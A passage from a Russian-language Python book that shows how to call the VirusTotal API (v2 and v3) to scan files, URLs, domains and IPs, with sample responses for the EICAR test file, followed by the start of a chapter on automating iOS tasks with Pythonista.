    print(json.dumps(result, sort_keys=False, indent=4))
```

Здесь вместо строки `<ключ доступа>` необходимо вставить свой ключ доступа к API, а вместо `<путь к файлу>` — путь к файлу, который ты будешь отправлять в VirusTotal. Если у тебя нет библиотеки `requests`, то поставь ее командой `pip install requests`.

В ответ, если все прошло успешно и код состояния HTTP равен 200, мы получим примерно вот такую картину:

```
{
  "response_code": 1,
  "verbose_msg": "Scan request successfully queued, come back later for the report",
  "scan_id": "275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f-1577043276",
  "resource": "275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f",
  "sha1": "3395856ce81f2b7382dee72602f798b642f14140",
  "md5": "44d88612fea8a8f36de82e1278abb02f",
  "sha256": "275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f",
  "permalink": "https://www.virustotal.com/file/275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f/analysis/1577043276/"
}
```

Здесь мы видим значения `response_code` и `verbose_msg`, а также хеши файла SHA-256, SHA-1 и MD5, ссылку на результаты сканирования файла на сайте `permalink` и идентификатор файла `scan_id`.

В приведенных в главе примерах кода опущена обработка ошибок. Помни, что в ходе открытия файла или отправки запросов на сервер могут возникать исключения: `FileNotFoundError`, если файла нет, `requests.ConnectionError`, `requests.Timeout` при ошибках соединения и т. д.

## Получение отчета о последнем сканировании файла

Используя какой-либо из хешей или значение `scan_id` из ответа, можно получить отчет по последнему сканированию файла (если файл уже загружался на

VirusTotal). Для этого нужно сформировать GET-запрос и в запросе указать ключ доступа и идентификатор файла. Например, если у нас есть `scan_id` из предыдущего примера, то запрос будет выглядеть так:

```
import json
import requests

...
api_url = 'https://www.virustotal.com/vtapi/v2/file/report'
params = dict(apikey='<ключ доступа>',
resource='275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabb651fd0f-1577043276')
response = requests.get(api_url, params=params)
if response.status_code == 200:
    result=response.json()
    print(json.dumps(result, sort_keys=False, indent=4))
...
```


В случае успеха в ответ мы увидим следующее:

```
{
  "response_code": 1,
  "verbose_msg": "Scan finished, information embedded",
  "resource": "275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabb651fd0f",
  "sha1": "3395856ce81f2b7382dee72602f798b642f14140",
  "md5": "44d88612fea8a8f36de82e1278abb02f",
  "sha256": "275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabb651fd0f",
  "scan_date": "2019-11-27 08:06:03",
  "permalink": "https://www.virustotal.com/file/275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabb651fd0f/analysis/1577043276/",
  "positives": 59,
  "total": 69,
  "scans": {
    "Bkav": {
      "detected": true,
      "version": "1.3.0.9899",
      "result": "DOS.EiracA.Trojan",
      "update": "20191220"
    },
    "DrWeb": {
      "detected": true,
      "version": "7.0.42.9300",
      "result": "EICAR Test File (NOT a Virus!)",
      "update": "20191222"
    },
    "MicroWorld-eScan": {
      "detected": true,
      "version": "14.0.297.0",
      "result": "EICAR-Test-File",
      "update": "20191222"
    }
  },
  ...
}
```

```
"Panda": {
    "detected": true,
    "version": "4.6.4.2",
    "result": "EICAR-AV-TEST-FILE",
    "update": "20191222"
},
"Qihoo-360": {
    "detected": true,
    "version": "1.0.0.1120",
    "result": "qex.eicar.gen.gen",
    "update": "20191222"
}
}
```

Здесь, как и в первом примере, получаем значения хешей файла, `scan_id`, `permalink`, значения `response_code` и `verbose_msg`. Также видим результаты сканирования файла антивирусами и общие результаты оценки `total` — сколько всего антивирусных движков было задействовано в проверке и `positives` — сколько антивирусов дали положительный вердикт.

Чтобы вывести результаты сканирования всеми антивирусами в удобоваримом виде, можно, например, написать что-то вроде рис. 10.3:



```
C:\Program Files (x86)\Microsoft Visual Studio\Shared\Python37_64\python.exe
VBA32
Detected: True
Version: 4.3.0
Update: 20191220
Result: EICAR-Test-File
Zoner
Detected: True
Version: 1.0.0.1
Update: 20191222
Result: EICAR.Test.File-NoVirus.250
ESET-NOD32
Detected: True
Version: 20553
Update: 20191222
Result: Eicar test file
TrendMicro-HouseCall
Detected: True
Version: 10.0.0.1040
Update: 20191222
Result: Eicar_test_file
Rising
Detected: True
Version: 25.0.0.24
Update: 20191222
Result: EICAR-Test-File (CLASSIC)
Yandex
Detected: True
Version: 5.5.2.24
Update: 20191221
Result: EICAR_test_file
```

**Рис. 10.3.** Вывод на экран информации о результатах сканирования файла на VirusTotal с использованием разных антивирусных движков

```

import requests
...
api_url = 'https://www.virustotal.com/vtapi/v2/file/report'
params = dict(apikey='<ключ доступа>',
resource='275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f-1577043276')
response = requests.get(api_url, params=params)
if response.status_code == 200:
    result=response.json()
    for key in result['scans']:
        print(key)
        print(' Detected: ', result['scans'][key]['detected'])
        print(' Version: ', result['scans'][key]['version'])
        print(' Update: ', result['scans'][key]['update'])
        print(' Result: ', result['scans'][key]['result'])
...

```

## Отправка URL на сервер для сканирования

Чтобы отправить URL для сканирования, нам необходимо сформировать и послать POST-запрос, содержащий ключ доступа и сам URL:

```

import json
import requests
...
api_url = 'https://www.virustotal.com/vtapi/v2/url/scan'
params = dict(apikey='<ключ доступа>', url='https://xakep.ru/author/drobotun/')
response = requests.post(api_url, data=params)
if response.status_code == 200:
    result=response.json()
    print(json.dumps(result, sort_keys=False, indent=4))
...

```

В ответ мы получим примерно то же, что и при отправке файла, за исключением значений хеша. Содержимое поля `scan_id` можно использовать для получения отчета о сканировании данного URL.

## Получение отчета о результатах сканирования URL-адреса

Сформируем GET-запрос с ключом доступа и укажем либо непосредственно сам URL в виде строки, либо значение `scan_id`, полученное с помощью предыдущей функции. Это будет выглядеть следующим образом:

```

import json
import requests
...
api_url = 'https://www.virustotal.com/vtapi/v2/url/report'
params = dict(apikey='<ключ доступа>', resource='https://xakep.ru/author/drobotun/',
scan=0)
response = requests.get(api_url, params=params)

```



```
if response.status_code == 200:
    result=response.json()
    print(json.dumps(result, sort_keys=False, indent=4))
...
```

Помимо ключа доступа и строки с URL здесь присутствует опциональный параметр `scan` — по умолчанию он равен нулю. Если же его значение равно единице, то, когда информации о запрашиваемом URL в базе VirusTotal нет (URL ранее не проверялся), этот URL будет автоматически отправлен на сервер для проверки, после чего в ответ мы получим ту же информацию, что и при отправке URL на сервер. Если этот параметр равен нулю (или не задавался), мы получим отчет об этом URL либо (если информация о нем в базе VirusTotal отсутствует) ответ такого вида:

```
{
  "response_code": 0,
  "resource": "<запрашиваемый URL>",
  "verbose_msg": "Resource does not exist in the dataset"
}
```

## Получение информации об IP-адресах и доменах

Чтобы проверить IP-адреса и домены, нужно сформировать и отправить GET-запрос с ключом, именем проверяемого домена либо IP в виде строки. Для проверки домена это выглядит так:

```
...
api_url = 'https://www.virustotal.com/vtapi/v2/domain/report'
params = dict(apikey='<ключ доступа>', domain='<имя домена>')
response = requests.get(api_url, params=params)
...
```

Для проверки IP-адреса:

```
...
api_url = 'https://www.virustotal.com/vtapi/v2/ip-address/report'
params = dict(apikey='<ключ доступа>', ip='<IP-адрес>')
response = requests.get(api_url, params=params)
...
```

Ответы на такие запросы объемны и содержат много информации. Например, для IP 178.248.x.x (это IP «Хакера») начало отчета, полученного с сервера VirusTotal, выглядит так:

```
{
  "country": "RU",
  "response_code": 1,
  "as_owner": "HLL LLC",
  "verbose_msg": "IP address in dataset",
  "continent": "EU",
  "detected_urls": [
    {
      "url": "https://xakep.ru/author/drobotun/",
```

```

    "positives": 1,
    "total": 72,
    "scan_date": "2019-12-18 19:45:02"
  },
  {
    "url": "https://xakep.ru/2019/12/18/linux-backup/",
    "positives": 1,
    "total": 72,
    "scan_date": "2019-12-18 16:35:25"
  },
  ...
]
}

```

## API VirusTotal. Версия 3

В третьей версии API намного больше возможностей по сравнению со второй — даже с использованием бесплатного ключа. Более того, при экспериментах с третьей версией я не заметил, чтобы ограничивалось число загружаемых объектов (файлов или адресов) на сервер в течение минуты. Похоже, ограничения в бете пока вообще не действуют.

Функции третьей версии API спроектированы с использованием принципов REST (<https://habr.com/ru/company/hexlet/blog/274675/>) и просты для понимания. Ключ доступа здесь передается в заголовке запроса.

## Ошибки

В третьей версии API список ошибок (и соответственно кодов состояния HTTP) расширился. Были добавлены:

- ❑ 401 — ошибка типа User Not Active Error, она возникает, когда учетная запись пользователя неактивна;
- ❑ 401 — ошибка типа Wrong Credentials Error, возникает, если в запросе использован неверный ключ доступа;
- ❑ 404 Not Found Error — возникает, когда запрашиваемый объект анализа не найден;
- ❑ 409 — ошибка типа Already Exists Error, возникает, когда ресурс уже существует;
- ❑ 429 — ошибка типа Quota Exceeded Error, возникает при превышении одной из квот на число запросов (минутной, ежедневной или ежемесячной). Как я уже говорил, во время моих экспериментов никаких ограничений по количеству запросов в минуту не наблюдалось, хотя я использовал бесплатный ключ;
- ❑ 429 — ошибка типа Too Many Requests Error, возникает при большом числе запросов за короткое время (может быть вызвана загруженностью сервера);
- ❑ 503 — ошибка типа Transient Error, временная ошибка сервера, при которой повторная попытка запроса может сработать.

В случае ошибки помимо кода состояния сервер возвращает дополнительную информацию в форме JSON. Правда, как выяснилось, не для всех кодов состояния HTTP: к примеру, для ошибки 404 дополнительная информация представляет собой обычную строку.

Формат JSON для ошибки следующий:

```
{
  "error": {
    "code": "<код состояния HTTP>",
    "message": "<сообщение с описанием ошибки>"
  }
}
```

## Функции работы с файлами

Третья версия API позволяет:

- загрузить файлы для анализа на сервер;
- получить URL для загрузки на сервер файла размером больше 32 Мбайт;
- получить отчеты о результатах анализа файлов;
- повторно проанализировать файл;
- получить комментарии пользователей VirusTotal к нужному файлу;
- отправить свой комментарий к определенному файлу;
- посмотреть результаты голосования по определенному файлу;
- проголосовать за файл;
- получить расширенную информацию о файле.

Для загрузки файла на сервер нужно его отправить через POST-запрос. Это можно сделать так:

```
...
api_url = 'https://www.virustotal.com/api/v3/files'
headers = {'x-apikey' : '<ключ доступа к API>'}
with open('<путь к файлу>', 'rb') as file:
    files = {'file': ('<путь к файлу>', file)}
    response = requests.post(api_url, headers=headers, files=files)
...
```

В ответ мы получим следующее:

```
{
  "data": {
    "id": "ZTRiNjgxZmJmZmRkZTNlM2YyODlkMzk5MTZhZjYwNDI6MTU3NzIxOTQ1Mg==",
    "type": "analysis"
  }
}
```

Здесь мы видим значение `id`, которое служит идентификатором файла. Этот идентификатор нужно использовать для получения информации об анализе файла в GET-запросах типа `/analyses` (об этом мы поговорим чуть позже).

Чтобы получить URL для загрузки большого файла (более 32 Мбайт), нужно отправить GET-запрос, в котором в качестве URL указывается [https://www.virustotal.com/api/v3/files/upload\\_url](https://www.virustotal.com/api/v3/files/upload_url). В заголовок вставляем ключ доступа:

```
...
api_url = 'https://www.virustotal.com/api/v3/files/upload_url'
headers = {'x-apikey' : '<ключ доступа к API>'}
response = requests.get(api_url, headers=headers)
...
```

В ответ получим JSON с адресом, по которому следует загрузить файл для анализа. Полученный URL при этом можно использовать только один раз.

Чтобы получить информацию о файле, который сервис уже анализировал, нужно сделать GET-запрос с идентификатором файла в URL (им может быть хеш SHA-256, SHA-1 или MD5). Так же как и в предыдущих случаях, указываем в заголовке ключ доступа:

```
...
api_url = 'https://www.virustotal.com/api/v3/files/<значение идентификатора файла>'
headers = {'x-apikey' : '<ключ доступа к API>'}
response = requests.get(api_url, headers=headers)
...
```

В ответ мы получим отчет о проверке файла, где помимо результатов сканирования всеми антивирусами VirusTotal будет много дополнительной информации, состав которой зависит от типа проверенного файла. Например, для исполняемых файлов можно увидеть информацию о таких атрибутах:

```
{
  "attributes": {
    "authentihash": "8fcc2f670a166ea78ca239375ed312055c74efdc1f47e79d69966461ddb2fb6",
    "creation_date": 1270596357,
    "exiftool": {
      "CharacterSet": "Unicode",
      "CodeSize": 20480,
      "CompanyName": "TYV",
      "EntryPoint": "0x109c",
      "FileFlagsMask": "0x0000",
      "FileOS": "Win32",
      "FileSubtype": 0,
      "FileType": "Win32 EXE",
      "FileTypeExtension": "exe",
      "FileVersion": 1.0,
      "FileVersionNumber": "1.0.0.0",
```

```

    "ImageFileCharacteristics": "No relocs, Executable, No line numbers, No symbols,
                                32-bit",
    ...
    ...
    "SubsystemVersion": 4.0,
    "TimeStamp": "2010:04:07 00:25:57+01:00",
    "UninitializedDataSize": 0
  },
  ...
}
}

```

Или, например, информацию о секциях исполняемого файла:

```

{
  "sections": [
    {
      "entropy": 3.94,
      "md5": "681b80f1ee0eb1531df11c6ae115d711",
      "name": ".text",
      "raw_size": 20480,
      "virtual_address": 4096,
      "virtual_size": 16588
    },
    {
      "entropy": 0.0,
      "md5": "d41d8cd98f00b204e9800998ecf8427e",
      "name": ".data",
      "raw_size": 0,
      "virtual_address": 24576,
      "virtual_size": 2640
    },
  ]
}

```

Если файл ранее не загружался на сервер и еще не анализировался, то в ответ мы получим ошибку типа Not Found Error с HTTP-кодом состояния, равным 404:

```

{
  "error": {
    "code": "NotFoundError",
    "message": "File \"<идентификатор файла>\" not found"
  }
}

```

Чтобы повторно проанализировать файл, нужно также отправить на сервер GET-запрос, в котором в URL помещаем идентификатор файла, а в конце добавляем /analyse:

```
...
api_url = 'https://www.virustotal.com/api/v3/files/<значение идентификатора
файла>/analyse'
headers = {'x-apikey' : '<ключ доступа к API>'}
response = requests.get(api_url, headers=headers)
...
```

Ответ будет включать в себя такой же дескриптор файла, как и в первом случае — при загрузке файла на сервер. И так же, как и в первом случае, идентификатор из дескриптора можно использовать для получения информации об анализе файла через GET-запрос типа /analyses.

Просмотреть комментарии пользователей сервиса, а также результаты голосования по файлу можно, отправив на сервер соответствующий GET-запрос. Для получения комментариев:

```
...
api_url = 'https://www.virustotal.com/api/v3/files/<значение идентификатора
файла>/comments'
headers = {'x-apikey' : '<ключ доступа к API>'}
response = requests.get(api_url, headers=headers)
...
```

Для получения результатов голосования:

```
...
api_url = 'https://www.virustotal.com/api/v3/files/<значение идентификатора
файла>/votes'
headers = {'x-apikey' : '<ключ доступа к API>'}
response = requests.get(api_url, headers=headers)
...
```

В обоих случаях можно использовать дополнительный параметр limit, определяющий максимальное количество комментариев или голосов в ответе на запрос. Использовать этот параметр можно, например, так:

```
...
limit = {'limit': str(<число голосов в ответе>)}
api_url = 'https://www.virustotal.com/api/v3/files/<значение идентификатора
файла>/votes'
headers = {'x-apikey' : '<ключ доступа к API>'}
response = requests.get(api_url, headers=headers, params=limit)
...
```

Чтобы разместить свой комментарий или проголосовать за файл, создаем POST-запрос, а комментарий или голос передаем как объект JSON:

```
...
# Для отправки результатов голосования
votes = {'data': {'type': 'vote', 'attributes': {'verdict': '<'malicious' или
'harmless'>}}}}
api_url = 'https://www.virustotal.com/api/v3/files/<значение идентификатора
файла>/votes'
```

```
headers = {'x-apikey' : '<ключ доступа к API>'}
response = requests.post(api_url, headers=headers, json=votes)
...
# Для отправки комментария
comments = {'data': {'type': 'vote', 'attributes': {'text': <текст комментария>}}}
headers = {'x-apikey' : '<ключ доступа к API>'}
api_url = 'https://www.virustotal.com/api/v3/files/<значение идентификатора
файла>/comments'
response = requests.post(api_url, headers=headers, json=comments)
...
```

Чтобы получить дополнительную информацию о файле, можно запросить подробности о связанных с ним объектах. В данном случае объекты могут характеризовать, например, поведение файла (объект `behaviours`) или URL, IP-адреса, доменные имена (объекты `contacted_urls`, `contacted_ips`, `contacted_domains`).

Интереснее всего объект `behaviours`. К примеру, для исполняемых файлов он будет включать в себя информацию о загружаемых модулях, создаваемых и запускаемых процессах, операциях с файловой системой и реестром, сетевых операциях.

Чтобы получить эту информацию, отправляем GET-запрос:

```
api_url = 'https://www.virustotal.com/api/v3/files/<значение идентификатора
файла>/behaviours'
headers = {'x-apikey' : '<ключ доступа к API>'}
response = requests.get(api_url, headers=headers)
```

В ответе будет объект JSON с информацией о поведении файла:

```
{
  "data": [
    {
      "attributes": {
        "analysis_date": 1548112224,
        "command_executions": [
          "C:\\WINDOWS\\system32\\ntvdm.exe -f -il",
          "/bin/bash /private/tmp/eicar.com.sh"
        ],
        "has_html_report": false,
        "has_pcap": false,
        "last_modification_date": 1577880343,
        "modules_loaded": [
          "c:\\windows\\system32\\user32.dll",
          "c:\\windows\\system32\\imm32.dll",
          "c:\\windows\\system32\\ntdll.dll"
        ]
      },
      ...
    }
  ]
}
```

## Функции для работы с URL

В список возможных операций с URL входят:

- отправка URL на сервер для анализа;
- получение информации об URL;
- анализ URL;
- получение комментариев пользователей VirusTotal по нужному URL;
- отправка своих комментариев по определенному URL;
- получение результатов голосования по определенному URL;
- отправка своего голоса за какой-либо URL;
- получение расширенной информации о URL;
- получение информации о домене или IP-адресе нужного URL.

Большая часть указанных операций (за исключением последней) выполняется аналогично таким же операциям с файлами. При этом в качестве идентификатора URL может выступать либо строка с URL, закодированная в Base64 без добавочных знаков «равно», либо хеш SHA-256 от URL. Реализовать это можно так:

```
# Для Base64
import base64
...
id_url = base64.urlsafe_b64encode(url.encode('utf-8')).decode('utf-8').rstrip('=')
...
# Для SHA-256
import hashlib
...
id_url = hashlib.sha256(url.encode()).hexdigest()
```

Чтобы отправить URL для анализа, нужно использовать POST-запрос:

```
data = {'url': '<строка с именем URL>'}
api_url = 'https://www.virustotal.com/api/v3/urls'
headers = {'x-apikey' : '<ключ доступа к API>'}
response = requests.post(api_url, headers=headers, data=data)
```

В ответ мы увидим дескриптор URL (по аналогии с дескриптором файла):

```
{
  "data": {
    "id": "u-1a565d28f8412c3e4b65ec8267ff8e77eb00a2c76367e653be774169ca9d09a6-1577904977",
    "type": "analysis"
  }
}
```

Идентификатор `id` из этого дескриптора используем для получения информации об анализе файла через GET-запрос типа `/analyses` (об этом запросе ближе к концу главы).



Получить информацию о доменах или IP-адресах, связанных с каким-либо URL, можно, применив GET-запрос типа `/network_location` (здесь используем Base64 или SHA-256 идентификатор URL):

```
api_url = 'https://www.virustotal.com/api/v3/urls/<идентификатор URL (Base64
или SHA-256)>/network_location'
headers = {'x-apikey' : '<ключ доступа к API>'}
response = requests.post(api_url, headers=headers)
```

Остальные операции с URL выполняются так же, как и аналогичные операции работы с файлами.

## Функции работы с доменами и IP-адресами

Этот список функций включает в себя:

- получение информации о домене или IP-адресе;
- получение комментариев пользователей VirusTotal по нужному домену или IP-адресу;
- отправку своих комментариев по определенному домену или IP-адресу;
- получение результатов голосования по определенному домену или IP-адресу;
- отправку голоса за домен или IP-адрес;
- получение расширенной информации о домене или IP-адресе.

Все эти операции реализуются аналогично таким же операциям с файлами либо с URL. Отличие в том, что здесь используются непосредственно имена доменов или значения IP-адресов, а не их идентификаторы.

Например, получить информацию о домене `www.xakep.ru` можно таким образом:

```
api_url = 'https://www.virustotal.com/api/v3/domains/www.xakep.ru'
headers = {'x-apikey' : '<ключ доступа к API>'}
response = requests.get(api_url, headers=headers)
```

А, к примеру, посмотреть комментарии по IP-адресу `178.248.X.X` — вот так:

```
api_url = 'https://www.virustotal.com/api/v3/ip_addresses/178.248.X.X/comments'
headers = {'x-apikey' : '<ключ доступа к API>'}
response = requests.get(api_url, headers=headers)
```

## GET-запрос типа `/analyses`

Такой запрос позволяет получить информацию о результатах анализа файлов или URL после их загрузки на сервер или после повторного анализа. При этом необходимо использовать идентификатор, содержащийся в поле `id` дескриптора файла, или URL, полученные в результате отправки запросов на загрузку файла, или URL на сервер либо в результате повторного анализа файла или URL.

Например, сформировать подобный запрос для файла можно вот так:

```
TEST_FILE_ID = 'ZTRiNjgxZmJmZmRkZTNlM2YyODlkMzk5MTZhZjYwNDI6MTU3NjYwMTE1Ng=='
...
```

```
api_url = 'https://www.virustotal.com/api/v3//analyses/' + TEST_FILE_ID
headers = {'x-apikey' : '<ключ доступа к API>'}
response = requests.get(api_url, headers=headers)
```

### И вариант для URL:

```
TEST_URL_ID = 'u-dce9e8fbe86b145e18f9dcd4aba6bba9959fdff55447a8f9914eb9c4fc1931f9-1576610003'
```

```
...
```

```
api_url = 'https://www.virustotal.com/api/v3//analyses/' + TEST_URL_ID
headers = {'x-apikey' : '<ключ доступа к API>'}
response = requests.get(api_url, headers=headers)
```

## Заключение

Мы прошлись по всем основным функциям API сервиса VirusTotal. Ты можешь позаимствовать приведенный код для своих проектов. Если используешь вторую версию, понадобится следить за тем, чтобы не отправлять запросы слишком часто, но в третьей версии такого ограничения пока что нет. Рекомендую выбрать именно ее, поскольку и возможности здесь тоже намного шире. К тому же рано или поздно она станет основной.

- Подробное описание второй версии API (<https://developers.virustotal.com/reference#getting-started>).
- Справка по API v3 (<https://developers.virustotal.com/v3.0/reference#getting-started>).
- Исходники из статьи для второй версии API (<https://github.com/drobotun/virustotalapi>).
- Вариант примеров для третьей версии (<https://github.com/drobotun/virustotalapi3>).

# 11. Как использовать Python для автоматизации iOS

---

*Виктор Паперно*

Часто нам приходится совершать со своим iPhone монотонные и довольно скучные манипуляции, которые заставляют нас с завистью смотреть на десктопы с их безграничными возможностями настройки, скриптинга и автоматизации действий. Да что там десктопы — даже на пользователей Android с их вездесущим Tasker'ом, с помощью которого можно запрограммировать смартфон на что угодно. В iOS существование подобных приложений невозможно, но у нас есть небольшая лазейка.

## Введение

В этой главе я хочу рассказать о Pythonista — среде разработки на языке Python (версии 2.7.5) для iOS, которая позволяет в том числе писать полноценные приложения с графическим интерфейсом. Однако мы будем использовать ее для несколько иных целей — для создания простых подсобных скриптов, которые будут автоматизировать рутинные операции (рис. 11.1).

Pythonista включает в себя множество предустановленных библиотек, в том числе те, что помогут нам получить доступ к функциональности iOS. Например, можно привести `clipboard`, позволяющий читать и писать в буфер обмена, `contacts` для работы с адресной книгой, `keychain`, `location` и др.

Pythonista включает в себя всю необходимую документацию, так что для ее изучения не потребуется подключаться к Интернету. Встроенный редактор Pythonista достаточно развит, имеет подсветку синтаксиса, автодополнение и дополнительные клавиши на клавиатуре. Более того, его тоже можно заскриптовать.

Кроме встроенных, нам также понадобятся сторонние Python-модули. Для Pythonista существуют два аналога всем известного `pip`. Это `pipista 2.0` (<https://gist.github.com/pudquick/4317095>) и `Pypi` (<https://gist.github.com/anonymous/5243199>). Чтобы установить пакет с помощью первого, необходимо сохранить скрипт в корневой каталог и выполнить такую команду:

```
import pipista
pipista.pypi_install('Name_of_library')
```




Рис. 11.1. Pythonista Shell

У этой библиотечки есть также функции `pypi_download()`, `pypi_search()` и `pypi_versions()`, что позволяет считать ее полноценной заменой `pip`. Второй установщик требует более четких запросов. Например, необходимо указать версию пакета — это удобно, если по какой-либо причине не хочешь использовать последнюю версию.

```
from Pypi import Installer
Installer('Name_of_library', 'Version').install()
```

У этого установщика также есть дополнительные функции (рис. 11.2).

### **Как запустить скрипт с главного экрана**

Для этого есть две возможности: **Pythonista Shortcut** и **Launch Center Pro** (рис. 11.3). В первом случае все просто: достаточно зайти с девайса на сайт ([https://omz-software.com/pythonista/docs/ios/pythonista\\_shortcuts.html](https://omz-software.com/pythonista/docs/ios/pythonista_shortcuts.html)), ввести имя скрипта и аргументы, нажать на кнопку **Create Shortcut**, затем сохранить эту страницу на рабочий стол, используя стандартные функции **Safari**.

Вторая программа куда интереснее. Чтобы запустить скрипт из нее, необходимо создать событие и в поле **URL** прописать вот такую строку: «`pythonista://script_name?action=run&args=`», где `script_name` — имя скрипта с учетом иерархии каталогов, а после `args=` необходимо перечислить аргументы (если они есть). Также присутствует возможность запуска по времени или с определенной регулярностью.




Рис. 11.2. Устанавливаем пакет с помощью Pipista

